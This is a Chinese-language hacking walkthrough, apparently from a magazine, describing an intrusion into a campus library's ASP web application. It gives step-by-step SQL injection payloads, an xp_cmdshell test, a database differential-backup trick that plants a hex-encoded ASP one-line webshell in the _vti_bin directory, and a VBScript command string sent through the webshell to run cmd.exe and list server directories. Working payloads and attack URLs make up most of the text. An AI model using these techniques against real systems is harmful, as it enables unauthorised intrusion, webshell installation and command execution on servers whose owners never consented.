


图 1




图 2




图 3

在图书馆中浏览一番后发现此用户名虽然具有管理员权限，但图书馆内却没有上传的配置，不知其是如何上传图书的，或是管理员使用其他途径增加图书？看来要在图书馆中找到上传漏洞是没有希望了，还是换个思路吧！随手打开某图书的摘要，如图 3，ASP 格式的，正合我意，那就检测其是否有注入漏洞吧！在其后分别用“'and'1'='1”、“'and'1'='2”、“ and 1=1”和“ and 1=2”进行测试，发现在使用“ and 1=1”时，页面正常显示，而用“ and 1=2”时，页面没有任何显示，看来这个链接存在注入，注入的方式是“ and 1=1”。

进展到这里，我忽然想起谁说过，校园网采用的是 SQL 数据库，而这个图书馆看情况是整合于校园网的，说不定采用的也是 SQL 数据库。

想到这儿，将测试代码更改为：“ and 1=(select @@version)”，用此句暴出数据库的类型，如果是 SQL 数据库，显示的则类似以下数据：“将 nvarchar 值 'Microsoft SQL Server X .... Windows NT X (....) ' 转换为数据类型为 int 的列时发生语法错误。”但是提交后返回提示却是如图 4 所示，“无法找到该书，可能已被删除”！难道其采用的是 MDB 的数据库？我不甘心，用此法又分别测试了 SQL 中的一些代码，每次 IE 给偶的都是这个面孔，伤心ING……




图 4

换个测试方法，更改代码“and 1=1”形式为“;declare @a int--”，使用 SQL 的定义函数语句测试，同时也测试此 ASP 是否过滤了分号与破折号。提交后，IE 没有返回出错页面，而是返回了正常页面！看来有点希望了，我心中窃喜。乘胜追击，将测试代码更改为“;exec master..XP_cmdshell 'ping 172.18.0.217'--”，用 SQL 中的 XP_cmdshell 扩展来 PING 自已的电脑，IE 终于招架不住我的纠缠，返回了如图 5 所示的页面，哈哈！终于露出破绽了！从“[SQL Server]拒绝了对对象‘xp_cmdshell’（数据库‘master’，所有者‘dbo’）的 EXECUTE 权限”的提示中，我得出如下结论：

1. 图书馆采用的是 SQL 数据库；

2. 连接此数据库的用户权限是“db_owner”。



图 5

对于“db_owner”权限，我前几天做了一下研究，其虽然没有执行“XP_Cmdshell”、“SP_oacreate”、“XP_servicecontrol”、“SP_addlogin”等扩展的权限，但在默认情况下，其除了执行对数据库的一些操作外，还可以执行“XP_DirTree”、“XP_RegRead”等扩展。这两个也是很重要的扩展，XP_DirTree可以读取磁盘目录，而XP_RegRead则可以读取注册表信息。

二、迷雾乍现

经过前面的一番测试，入侵的步骤在我心中已渐渐明朗。

1.创建一个表，;create table [jm_tmp](value navrchar(4000) null,data nvarchar(4000)null)--;

2.用XP_RegRead读取注册表中的网站物理目录，并写入到该表的某字段中，;insert [jm_tmp] exec master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots','/'--;

3.将该字段的内容暴出，得出网站物理目录，and 1=(select top 1 cast([data] as nvarchar(4000)+char(124) from [jm_tmp] order by [data] desc);

4.采取数据库差异备份的方法，备份出一句话木马ASP；

5.用一句话木马客户端写入更强大的木马到网站内，从而控制整个网站。

但计划没有变化快，在进行到第三步暴表时，返回的却是：“无法找到该书，可能已被删除”信息，晕！我把它的这点特色给忘了。其根据不同的条件会返回不同的结果，我总结了一下，有这几种情况：

A、and 1=1：条件成立，返回的是正常页面。

B、and 1=2：条件不成立，返回的是空页面。

C、and 1=(select @@version)：select的结果与1不是同一类型数据，语句错误，返回的是“无法找到该书，可能已被删除”页面。

D、;declare @a int--：分号将语句分隔为两条语句，破折号注释掉后面的语句，declare定义一个变量，数据库用户具有此权限，成功执行，返回的是正常页面。

E、;exec master..XP_cmdshell 'ping x.x.x.x'--：数据库用户没有执行XP_cmdshell的权限，返回错误提示。

对照一下就知道了，暴表中的字段语句and 1=(select top 1 字段 from 表)属于第三种形式，数据类型不同，本应出现SQL错误的页面，返回的却是程序自定义的页面，达不到我的目的，所以从注册表中读取路径的方法只好搁浅了。不仅“XP_RegRead”不能实现要求，连用“XP_DirTree”读取目录的方法也不行了，因为这个也要通过暴字段来完成。(“XP_DirTree”读目录的方法请参阅X档案中LCX的一篇文章，使用代码已收录于当期光盘中)

三、峰回路转

路似乎断了？郁闷ING……忽然想起LCX在某篇文章中提到过“_vti_bin”目录，在Win2000系统中，“_vti_bin”是默认存在的，其路径是：“系统盘:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\isapi\”，此处常被管理员疏忽。不知图书馆所在的服务器是否为Win2000？输入URL地址：“http://172.18.0.4/_vti_bin/”，如图6，返回的不是“查无目录”，呵呵，此目录还真的存在，天助我也！




图6

有了此目录，我的计划一下子就跳到了第四步，使用数据库差异备份的方法，把含有一句话木马的ASP文件备份至“_vti_bin”所对应的物理目录内，备份的语句如下：

1.在URL中提交如下内容：http://172.18.0.4:8081/client/display_book.asp?book_id=8736;create table [dbo].[jm_tmp1]([cmd] [image])--，创建一个表；

2.http://172.18.0.4:8081/client/display_book.asp?book_id=8736;declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0X6A006D00640063007700 backup database @a to disk = @s --，备份数据库，“@s”为备份名称（jmdcw的16进制转换）；

3.http://172.18.0.4:8081/client/display_book.asp?book_id=8736;insert into [jm_tmp1](cmd) values (0x3C2565786563757465287265717565737428226C222929253E)--，将一句话木马“<%execute(request("1"))%>”的16进制字符插入到表中；

4.http://172.18.0.4:8081/client/display_book.asp?book_id=8736;declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\isapi\jm.asp' backup database @a to disk = @s WITH DIFFERENTIAL,FORMAT --，对数据库实行差异备份，备份的保存路径暂定为C盘目录，文件名为jm.asp；

5.http://172.18.0.4:8081/client/display_book.asp?book_id=8736;drop table [jm_tmp1]--，删除此表。

在进行完第四步后，我没有马上删除表，而是在刚才打开的“_vti_bin”地址后加入“jm.asp”进行查看，如图7，在页面的最下方，有这么一句：“类型不匹配：'execute'”，呵呵，一句话木马寄身成功（注：如果系统盘不是C盘，那就要更改其中备份路径为D，再执行一次第四步，依次类推）。




图7

打开我的一句话木马客户端，填入URL地址：“http://172.18.0.4/_vti_bin/jm.asp”，点“提交”，成功后，会自动转到一个简易的ASP木马页面。没想到打开的仍是jm.asp页面，不过页面中的错误更改成了如下信息：

```
ADODB.Stream 错误 '800a0bbc'
写入文件失败。
/_vti_bin/jm.asp，行0
```

写入失败，看来是权限的问题，jm.asp在运行时有可能是Guest权限，SQL数据库用户的权限可能是User权限。而此“_vti_bin”的写入最低权限可能要User，所以用jm.asp就不能写

入文件了。看来用一句话木马客户端将木马写入此目录内是行不通了，但不要紧，可以将木马写入到网站目录中！网站目录？你问怎么得到的？呵呵！我的卧底———一句话木马已经告诉我了，如图8，其中的D:\ebookfree\EbookFree.mdf，看着好像是网站的目录？用KYO的方法，让一句话木马来确认一下，在地址中提交如下字符：http://172.18.0.4/_vti_bin/jm.asp?l=set wsh=createobject("wscript.shell"):h=wsh.run("cmd.exe /c dir d:\>c:\tmp.tmp",0,true):set wsh=nothing:set fso=createobject("scripting.filesystemobject"):set file=fso.opentextfile("c:\tmp.tmp",1):do until file.atendofstream:response.write file.readline()%26"
":loop:file.close:set file=nothing:fso.deletefile("c:\tmp.tmp"):set fso=nothing，然后在杂乱的代码之中，找到D盘的目录，如图9，其中有EbookFree和Ebookweb两个目录，据名称看，Eebookweb更像网站目录，修改前面的提交字符，在"dir d:\"后加入"ebookweb\"提交，如图10，得到了该目录中的文件信息，其中主目录下有index.htm、login.asp和logout.asp，重新打开图书登录窗口，在其URL后加入"login.asp"提交，返回的是"用户名或密码错误，请重新登陆"，证明此目录就是图书馆的老窝。

